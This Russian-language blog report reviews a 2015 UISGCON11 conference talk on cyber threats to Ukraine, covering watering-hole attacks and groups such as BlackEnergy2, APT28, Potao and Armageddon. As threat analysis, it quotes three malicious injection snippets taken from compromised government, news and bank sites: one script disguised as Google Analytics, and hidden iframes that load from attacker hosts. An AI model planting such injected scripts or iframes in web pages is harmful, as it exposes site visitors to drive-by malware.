Конференция UISGCON11. Итоги по киберугрозам в Украине в 2015 году

Уже традиционно и на радость всем не равнодушным ИТ-шникам (и не только) 4 декабря 2015 в г. Киеве состоялась конференция Украинской группы информационной безопасности UISGCON11. От начала и до конца мероприятия, то ли потому, что было много заинтересованных и компетентных посетителей, то ли благодаря продуманности и насыщенности всякими «интересностями» самой конференции, нас не покидало чувство уюта. Помимо множества актуальных докладов, проводимых в два потока, программа конференции также включала несколько панельных дискуссий, соревнование CTF, конкурс Bring Your Own Sample и лотереи – всё это с ценными призами. В общем, весело было всем.

Во время UISGCON11 генеральным директором CyS Centrum Николаем Ковалем был произведен доклад на тему «N-ое количество киберугроз, которые вы могли проспать в 2015 году». Презентация была посвящена экспресс-обзору угроз информационной безопасности, с которыми сталкивалась наша страна и наши граждане в текущем году. В докладе мы старались не обойти стороной никого, поэтому киберугрозы были рассмотрены в разрезе организаций разных типов (рис. 1):

- государственных учреждений;
- объектов критической информационной инфраструктуры;
- банковских учреждений;
- военных (в т.ч., пребывающих в зоне АТО);
- специальных служб;
- и др.



Рис. 1

Как уже неоднократно отмечалось, способы доставки/реализации угроз (рис. 2) не меняются: электронная почта (наиболее распространенный способ), ресурсы сети Интернет (ссылки), а также «флешки» (больше касается как раз тех, кто пребывает в зоне АТО).



Рис. 2

Хотелось бы отметить, что одной из особенностей 2015 года было применение во время атак так называемой техники «watering hole» [1][2]. Суть метода заключается во взломе известного и/или посещаемого определенной (целевой) аудиторией веб-сайта, с целью размещения в его структуре вредоносного кода, осуществляющего перенаправление посетителей на сайты со связками

эксплойтов [3] или непосредственную установку вредоносной программы на компьютер пользователя. При этом, среди взломанных сайтов, распространяющих вредоносное программное обеспечение, были как веб-ресурсы новостных агентств и банков [4][5], так и государственные («силовые») учреждения. Примеры «вредоносных вставок кода», а также примеры «редиректов» (в частности, с сайта dpsu.gov.ua), приведены на рис. 3-4.

Сайт пограничной службы (index.html)

```
if (document.getElementById('dfjh12')) {} else{
  var goo = 'resorts.com';
  var gam = document.createElement('script'); gam.type = 'text/javascript'; gam.async = true;
  gam.src = ('https:' == document.location.protocol ? 'https://ssl' : 'http://www') + '.google-analytics.com/ga.js';
  gam.src = 'http://www.empire' + goo + '/?cart_id=23';
  var sm = document.getElementsByTagName('script')[0]; sm.parentNode.insertBefore(gam, sm);
  var fl = document.createElement('span'); fl.id = 'dfjh12';
  var d = document.getElementsByTagName('body')[0]; d.appendChild(fl);
  }
```

Сайт новостного агентства (<script>.js)

```
document.write('<style>.gdt2tsd
{left:1101px;position:absolute;top:-1480px; font-color: red; font-size:
14px;} .sdffa{font-family: verdana;}</style><div class="gdt2tsd sdffa"><iframe src="http://
hope.baidumedical.com/?zniKfrGaKRnIC4A=l3SKfPrfJxzFGMSUb-nJDa9GPkXCRQLPh4SGhKrXCJ-
ofSih17OIFxzsmTu2KV_OpqxveN0SZFT_zR3AaQ4ilotXQB5MrPzwnEqWwxWeioWC_hOOaV8Q_JOXELMyjFz0mr
UUcp8mxRHXv2NUnb8VUkgbrA"
width="101" height="102"></iframe></div>');
```

Сайт банка (<script>.js)

```
<iframe src="http://oggy.co/wkap.php" width="101" height="102"></iframe>
```

Рис. 3



Рис. 4

Второй особенностью всех атак стало то, что злоумышленники всё чаще и искуснее стали применять методы социальной инженерии [6], чтобы сама атака как можно более походила на нечто обыденное, не вызывающее подозрений. К примеру, если потенциальной жертве присылают на электронную почту файл с «вирусом», то мало того, что он (файл), а также тема и тело письма будут очень релевантными для жертвы, так еще и при его открытии жертве покажется вполне настоящий текст/картинка/видео и т.п. Такие «настоящие» файлы даже называются по-своему: документ-приманка или же lure/decoy документ. К слову говоря, если рассмотреть угрозу **BlackEnergy2**, то примеры рассылаемых злоумышленниками электронных писем (и документов-приманок) могут быть такими, как показано на рис. 5-7 (отправитель, тема, тело письма, а также документ-приманка – всё в этой атаке было так «как надо»).



Рис. 5



Рис. 6



Рис. 7

Продолжая повествование о **BlackEnergy2**, отметим, что данная угроза не сходит с «экранов радаров» уже около двух лет, очень успешно осуществляя атаки на достаточно важные информационно-телекоммуникационные сети нашей страны. Основная направленность – кибершпионаж, сбор информации и как можно более долгое скрытое пребывание в сети атакуемой организации. Вместе с тем, довольно часто случается так, что эти ребята прибегают к варварскому выводу из строя атакуемых объектов. Например, в последний раз эта группировка проявила себя во время «украинских выборов» 25.10.2015, нарушив функционирование компьютерных сетей нескольких украинских телеканалов. Краткая справка об угрозе BlackEnergy2 приведена на рис. 8.



Рис. 8

Те, кто неоднократно сталкивался с угрозой (а не впервые ее встретившие и именующих по-своему – [7][8]), подтвердят, что тут – не до шуток. Кроме того, серьезности добавляет и тот факт, что в своей роботе эти ребята применяют эксплойты под уязвимости нулевого дня [9]. Они прекрасно осведомлены, что с ними борются, поэтому, пользуясь случаем, не забывают оставлять «фидбэк» и «передавать приветы» (рис. 9). Следует иметь в виду (!), что всегда существует вероятность того, что подобного рода заявления и следы могут оставляться специально с целью введения в заблуждение исследователей и склонения к неправильной атрибуции своей противоправной деятельности.



Рис. 9

Еще одной, не дающей покоя нашей стране киберугрозой, является **Sofacy/Sednit/APT28/FancyBear**. Этот славянский коллектив, очень вероятно имеющий отношение к разведывательным службам, отметился (был замечен) при атаках (абсолютно разного рода) на Министерство иностранных дел Украины, ЦВК (но не взлом!), исследовательские организации Польши и правоохранительные органы Грузии (как минимум). Тут на лицо чисто кибершпионская деятельность (без выведения компьютерной сети из строя), а факт взлома, как правило, выявляется много позднее самого взлома. Почерк упомянутого коллектива позволяет сказать об опытности атакующих, а занятие этой деятельностью практикуется ими, видимо, уже около десятка лет [14].

Без внимания не была оставлена и военная сфера. Ссылаясь на исследования компании ESET [10][11], а также, наш личный опыт, по праву можно сказать, что наиболее выразительной угрозой для этой сферы была «**Potao**». Кроме того, военнослужащие, пребывающие в зоне АТО, а также представители наших спецслужб, неоднократно были атакованы незамысловатой угрозой «**Armageddon**» (на основе RAT/RMS/UltraVNC), о чём очень подробно расписано в исследовании компании Lookingglass [12][13]. Краткая информация в отношении двух озвученных угроз отображена на рис. 10.

